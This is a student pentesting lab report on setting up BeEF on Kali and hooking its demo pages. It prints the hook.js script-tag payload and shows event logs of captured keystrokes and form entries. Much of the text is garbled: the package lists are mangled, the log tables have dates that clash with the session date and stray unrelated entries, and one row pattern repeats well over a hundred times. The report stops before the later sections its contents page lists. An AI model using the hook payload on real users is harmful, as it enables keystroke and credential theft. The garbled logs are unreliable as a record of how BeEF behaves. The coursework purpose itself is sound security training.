

THE MEGA HACKING GROUP PROJECT OF DEATH

Total Report

By: Joelle Waugh

& Elicia Ramitt

Instructor: Adam “Abe” Aberthney

Course: COMP 357 Advanced Pentesting

Date: December 9, 2025

Table of Contents

Lab Creation-Browser Exploitation Framework.....	3
Attack Report: Browser Exploitation Framework	11
Purple Team Mitigation Report	18
Lab Creation-Juice Shop	20
Application Deployment	20
Attack Report.....	21
SQL Injection.....	21
Target	21
Exploit.....	21
Purple Team Mitigation Report	22
GitHub Links:.....	23

Lab Creation-Browser Exploitation Framework

This lab focuses on using BeEF for Browser Exploitation Framework and the Gophish simulation was optional. There is somewhat of a phish simulation using the BeEF control panel command later shown in this lab.

To begin, install the latest version of Kali VM, 2025.4. For this lab, you only require one VM. As shown below:



Be sure to run *sudo apt update* and *sudo apt full-upgrade* before starting, as shown below.

```
[~(kali㉿kali)] ~
└─$ sudo apt update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.5 kB]
Fetched 73.5 MB in 1min 20s (919 kB/s)
2 packages can be upgraded. Run 'apt list --upgradable' to see them.

[~(kali㉿kali)] ~
└─$ sudo apt full-upgrade
      Invalid operation full-upgrade

[~(kali㉿kali)] ~
└─$ sudo apt full-upgrade
The following packages were automatically installed and are no longer required:
d:
 amass-common          libudfread0
 git1.3-girepository-2.0  libwireshark18
 libarmadillo14        libwirerap15
 libbluray2            libwsutil16
 libbison-1.0-0t64     libx264-164
 libdisplay-info2      libyelpd
 libgdal37              python3-bluepy
 libgeos3.14.0          python3-click-plugins
 libgirepository-1.0-1  python3-gp
 libgome1ts4           python3-kismetcapturebtgeiger
 libgomepp6t64          python3-kismetcapturefreaklabszigbee
 libinitspatch-1.0-2    python3-kismetcapturertl433
 libjs-jquery-ui        python3-kismetcapturertladsb
 libjs-underscore       python3-kismetcapturetlamr
 libmongoc-1.0-0t64    python3-multipart
 libnetif                python3-protobuf
 libobjc-14-dev          python3-pysmi
 libplacebo349          python3-xlrd
 libportmidi0           python3-xletils
 libradare2-5.0.0t64    python3-xlwt
 libravie8.7             python3-zombie-imp
 libsqlcipher1          samba-ad-dc
 libtheoraenc1          samba-ad-provision
 libtheoraenc1          samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.

Upgrading:
  libnameco27t64  libnameco27t64-gnutls
```

For this lab you will need to install beef on kali. As shown below. Use the command `sudo apt install -y beef-xss`. I have already installed it. It will also make sure you go into `/usr/share/beef-xss` folder on kali.

```
(Kali㉿Kali)-[~/usr/share/beef-xss]
$ sudo apt install -y beef-xss
beef-xss is already the newest version (0.5.4.0+git20250422-0kali1).
The following packages were automatically installed and are no longer required:
  amass-common          libubfread0
  giri1.2-girepository-2.0  libwireshark18
  libarmadillo14         libwiretap15
  libbluray2              libwsutil16
  libbison-1.8-0t64       libx264-164
  libdisplay-info2        libyelp0
  libgdal37                python3-bluepy
  libgeos3.14.0           python3-click-plugins
  libgirepository-1.0-1    python3-gpg
  libgpgme11t64           python3-kismetcapturebtgeiger
  libgpgmeppdt64          python3-kismetcapturefreaklabsrigbee
  libinstdpatch-1.0-2      python3-kismetcapturertl433
  libjs-jquery-ui          python3-kismetcapturertladsb
  libjs-underscore         python3-kismetcapturetlamr
  libmongoc-1.0-0t64       python3-multipart
  libnet1                  python3-protobuf
  libobjc-14-dev           python3-pysmi
  libplacebo349             python3-xld
  libportmidi0              python3-xlutils
  libradare2-5.0.0t64       python3-xlwt
  libravie0.7               python3-zombie-imp
  libsqlcipher1             samba-ad-dc
  libtheoradec1            samba-ad-provision
  libtheoraenc1             samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0
```

To run use the command `beef-xss` shows below show that is active and running and a password of your choice.

```
(kali㉿kali)-[~/usr/share/beef-xss]
$ sudo su
(root㉿kali)-[~/usr/share/beef-xss]
# beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*]   Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
    Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; pres
et: disabled)
      Active: active (running) since Mon 2025-12-08 02:11:20 EST; 5s ago
        Invocation: f7d884086d8f45d3979ffc1af0c57e9c
          Main PID: 13460 (ruby)
            Tasks: 10 (limit: 4410)
           Memory: 203.9M (peak: 203.9M)
             CPU: 4.689s
            CGroup: /system.slice/beef-xss.service
                    └─13460 ruby ./beef
                      ├─13507 node /tmp/execjs20251208-13460-h99ivxjs

Dec 08 02:11:20 kali1 systemd[1]: Started beef-xss.service - beef-xss.
Dec 08 02:11:23 kali1 beef-include-vendor[13460]: [ 2:11:22][*] Browser E...4.0
Dec 08 02:11:23 kali1 beef-include-vendor[13460]: [ 2:11:22]      | Twit...ect
Dec 08 02:11:23 kali1 beef-include-vendor[13460]: [ 2:11:22]      | Site:...com
Dec 08 02:11:23 kali1 beef-include-vendor[13460]: [ 2:11:22]      | Wiki:...iki
Dec 08 02:11:23 kali1 beef-include-vendor[13460]: [ 2:11:22][*] Project C...rn)
Dec 08 02:11:23 kali1 beef-include-vendor[13460]: [ 2:11:23][*] BeEF is l... ...
Hint: Some lines were ellipsized, use -l to show in full.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1
```

Once you start, you'll be prompted to create a password. It will then activate the beef and automatically open the graphical interface, where you can enter your username and password. As shown below.



Once you log in, you will see this page as shown below. It is an information page that directs you to all the practice hooks. The version of beef used is 0.5.4.0.

The screenshot shows a web browser window with the URL <http://127.0.0.1:3000/ui/panel>. The browser's address bar also displays [http://127.0.0.1:3000/ui/panel](#). The page itself is the 'Getting Started' section of the BeEF framework. On the left, there is a sidebar titled 'Hooked Browsers' which lists 'Online Browsers' and 'Offline Browsers'. Under 'Offline Browsers', there is an entry for '127.0.0.1'. The main content area features the BeEF logo (a blue bull) and the text 'THE BROWSER EXPLOITATION FRAMEWORK PROJECT'. Below the logo, it says 'Official website: <https://beefproject.com/>'. The 'Getting Started' section includes a 'Welcome to BeEF!' message, instructions for hooking a browser, and information about interacting with hooked browsers. It also details command module status icons and descriptions for XssRays and Proxy tabs.

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page [here](#), or the advanced version [here](#).

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: [Hook Me!](#)

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it; a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Details: Display information about the hooked browser after you've run some command modules.
Logs: Displays recent log entries related to this particular hooked browser.
Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript; for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:

- The command module works against the target and should be invisible to the user
- The command module works against the target, but may be visible to the user
- The command module is yet to be verified against this target
- The command module does not work against this target

XssRays: The XssRays tab allows the user to check if links, forms and URI path of the page (where the browser is hooked) is vulnerable to XSS.


Proxy: The Proxy tab allows you to submit arbitrary HTTP requests on behalf of the hooked browser. Each request sent by the Proxy is recorded in the History panel. Click a history item to

For this lab, we will use the website's demo page to run some of the commands. In addition to the two lab websites, create a sample page where users can enter information. For example, a copy of the code is available on GitHub. One thing to note in the code is that a script is used to hook the webpage.

The BeEF control panel using the loopback IP 127.0.0.1:3000. For your webpage to work use the IP of the Kali virtual machine as shown below:



```
Session Actions Edit View Help
(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:fd:b8:be brd ff:ff:ff:ff:ff:ff
    inet 192.168.236.137/24 brd 192.168.236.255 scope global dynamic noprefixroute eth0
        valid_lft 1734sec preferred_lft 1734sec
        inet6 fe80::20c:29ff:fed:b8be/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

The webpage should appear as below.



Once you have your code and webpage, let's perform some safe attacks on a secure test environment from BeEF and on our own.

There are two infrastructures one is when connecting to the Linux command using the local host and the other the VM's IP address, as shown below:



Attack Report: Browser Exploitation Framework

Here is how to go through the attacks performed using the BeEF control panel, demos and create a webpage.

- On the get-start page, two links say here. Click on the first one and a webpage should open as shown below. Follow the steps on the page and check the logs.



You should be hooked into BeEF.

Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module:

- The Browser Exploitation Framework Project homepage
 - BeEF Wiki
 - [Browser Hacker's Handbook](#)
 - [Slashdot](#)

Have a go at the event logger. Insert your secret here:

Why do you have beef with me ? :(

You can also load up a more [advanced demo page](#).

- In the log, you can see if we can find the secret, as shown below. In the log below you will see how detailed it is as it logs how I typed in the phrase. It also shows what keys I used.

ID	Type	Point	Time
230		1011.009 - (User) Browser window has lost focus.	2015-12-09 17:46:23 UTC
231		1011.009 - User Tapped.	2015-12-09 17:47:04 UTC
232		1011.025 - User Tapped:Up	2015-12-09 17:47:04 UTC
233		1011.026 - User Tapped:Up	2015-12-09 17:47:04 UTC
234		1011.424 - Mouse Click x: 100 y:221 > (User) tap:up(Preemptive Test)	2015-12-09 17:47:42 UTC
235		1011.734 - (Mouse Click x: 100 y:221 > (User) tap:up(Preemptive Test))	2015-12-09 17:47:42 UTC
236		1011.276 - (Mouse Click x: 100 y:221 > (User) tap:up(Preemptive Test))	2015-12-09 17:47:42 UTC
237		1009.038 - (User) Browser window has regained focus.	2015-12-09 17:47:42 UTC
238		1011.704 - (User) Browser window has lost focus.	2015-12-09 17:48:01 UTC
239		1011.844 - (User Type)	2015-12-09 17:48:01 UTC
240		1014.423 - (Mouse Click x: 100 y:122 > (User) tap:down(Preemptive Test))	2015-12-09 17:48:36 UTC
241		1015.789 - (Mouse Click x: 1000 y:120 > (User) tap:down(Preemptive Test))	2015-12-09 17:48:36 UTC
242		1012.701 - (Mouse Click x: 1000 y:120 > (User) tap:down(Preemptive Test))	2015-12-09 17:48:36 UTC
243		1011.904 - (Mouse Click x: 1000 y:120 > (User) tap:down(Preemptive Test))	2015-12-09 17:48:36 UTC
244		1011.404 - (Mouse Click x: 1000 y:120 > (User) tap:down(Preemptive Test))	2015-12-09 17:48:36 UTC
245		1010.206 - (User) Browser window has regained focus.	2015-12-09 17:48:36 UTC
246		1011.414 - (User) Browser window has lost focus.	2015-12-09 17:48:40 UTC
247		1012.361 - (User Type)	2015-12-09 17:48:40 UTC
248		1012.381 - (User Type)	2015-12-09 17:48:40 UTC
249		1011.404 - (Mouse Click x: 100 y:122 > (User) tap:down(Preemptive Test))	2015-12-09 17:48:46 UTC
250		1010.006 - (User Type) (InputEvent 104) 0	2015-12-09 17:49:46 UTC
251		1011.140 - (User Type) C modifier (Input) 1	2015-12-09 17:49:46 UTC
252		1010.120 - (User Type) C modifier (Input) 1	2015-12-09 17:49:46 UTC
253		1011.120 - (User Type) T modifier (Input) 1	2015-12-09 17:49:46 UTC
254		1011.875 - (User Type) H modifier	2015-12-09 17:49:46 UTC
255		1012.860 - (User Type) H modifier	2015-12-09 17:49:46 UTC
256		1010.471 - (User Type) I modifier	2015-12-09 17:49:46 UTC
257		1010.471 - (User Type) I modifier	2015-12-09 17:49:46 UTC
258		1010.471 - (User Type) I modifier	2015-12-09 17:49:46 UTC
259		1011.816 - (User Type) I modifier	2015-12-09 17:49:46 UTC
260		1011.816 - (User Type) I modifier	2015-12-09 17:49:46 UTC
261		1011.816 - (User Type) I modifier	2015-12-09 17:49:46 UTC

Type	Event	Time	Broker ID
200	224.0.0.4: [Java Thread] o pr:	2016-12-08 17:38:26 UTC	1
200	224.0.0.4: [Java Thread] d	2016-12-08 17:38:26 UTC	1
201	223.192.168.1: [Java Thread] Wm: [maven-compiler-plugin] (Java W)	2016-12-08 17:38:20 UTC	1
201	223.192.168.1: [Java Thread] Wm: [maven-compiler-plugin] (Java D)	2016-12-08 17:38:20 UTC	1
201	223.192.168.1: [Java Thread] Wm: [maven-compiler-plugin] (Java Test)	2016-12-08 17:38:20 UTC	1
201	223.192.168.1: [Java Thread] Wm: [maven-compiler-plugin] (Java Test)	2016-12-08 17:38:20 UTC	1
204	223.192.168.1: [Java Thread] Broker rebirth has required focus.	2016-12-08 17:38:26 UTC	1

- Now we will try the advanced version. Return to getting started page. Click on the link and the page should look like as shown below and click on the order “Your BeEf-Hamper button and order beef”.

Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!

[Our Meaty Friends](#) [Order Your BeEF-Hamper](#)

Delicious delicious hamper, straight to your door!

Name:
 Phone:
 Address:
 Credit Card:


Sign up to our mailing list for delicious meats delivered straight to your inbox!

E-mail:
 Password:

This site is http://www.kaits.com/gem/gemsite.htm _self and http://www.kaits.com for the BeEF images

- Click *buy buy!* And sign up and return to the log page to see the information that was encrypt and not encrypted.

ID	Type	Date	Duration
251	0.047s - [Info] Browser window has just focus.	2015-12-09 18:18:18 UTC	-1
252	1.231s - [Info] Browser window has regained focus.	2015-12-09 18:18:18 UTC	-1
253	1.206s - [Info] Browser window has lost focus.	2015-12-09 18:18:18 UTC	-1
254	184.804s - [From Subject] "Kait: John! It's - Method: GET : Header: yourname[Chris phone]416-243-6373, address: /PreviousLog, referrer: 1234567890123456789, payload: 'Buy beef? > Sure'	2015-12-09 18:18:18 UTC	-1
255	184.771s - [Mouse Click] at 401 y:402 + input	2015-12-09 18:18:18 UTC	-1
256	188.179s - [User Type] f1	2015-12-09 18:18:18 UTC	-1
257	188.179s - [User Type] F1 Press (modifiers: Shift+F1)	2015-12-09 18:18:18 UTC	-1
258	141.102s - [User Type] e1 enter	2015-12-09 18:18:18 UTC	-1
259	142.159s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
260	143.124s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
261	146.111s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
262	148.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
263	149.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
264	150.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
265	150.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
266	151.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
267	152.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
268	153.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
269	154.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
270	155.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
271	156.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
272	157.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
273	158.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
274	159.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
275	160.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
276	161.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
277	162.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
278	163.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
279	164.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
280	165.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
281	166.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
282	167.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
283	168.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
284	169.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
285	170.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
286	171.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
287	172.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
288	173.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
289	174.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
290	175.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
291	176.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
292	177.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
293	178.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
294	179.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
295	180.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
296	181.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
297	182.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
298	183.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
299	184.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
300	185.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
301	186.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
302	187.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
303	188.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
304	189.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
305	190.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
306	191.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
307	192.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
308	193.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
309	194.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
310	195.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
311	196.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
312	197.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
313	198.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
314	199.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
315	200.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
316	201.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
317	202.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
318	203.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
319	204.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
320	205.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
321	206.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
322	207.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
323	208.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
324	209.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
325	210.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
326	211.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
327	212.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
328	213.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
329	214.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
330	215.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
331	216.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
332	217.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
333	218.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
334	219.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
335	220.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
336	221.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
337	222.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
338	223.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
339	224.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
340	225.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
341	226.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
342	227.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
343	228.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
344	229.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
345	230.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
346	231.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
347	232.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
348	233.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
349	234.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
350	235.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
351	236.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
352	237.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
353	238.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
354	239.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
355	240.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
356	241.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
357	242.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
358	243.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
359	244.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
360	245.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
361	246.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
362	247.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
363	248.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
364	249.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
365	250.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
366	251.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
367	252.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
368	253.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
369	254.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
370	255.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
371	256.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
372	257.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
373	258.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
374	259.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
375	260.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
376	261.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
377	262.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
378	263.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
379	264.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
380	265.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
381	266.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
382	267.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
383	268.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
384	269.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
385	270.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
386	271.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
387	272.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
388	273.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
389	274.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
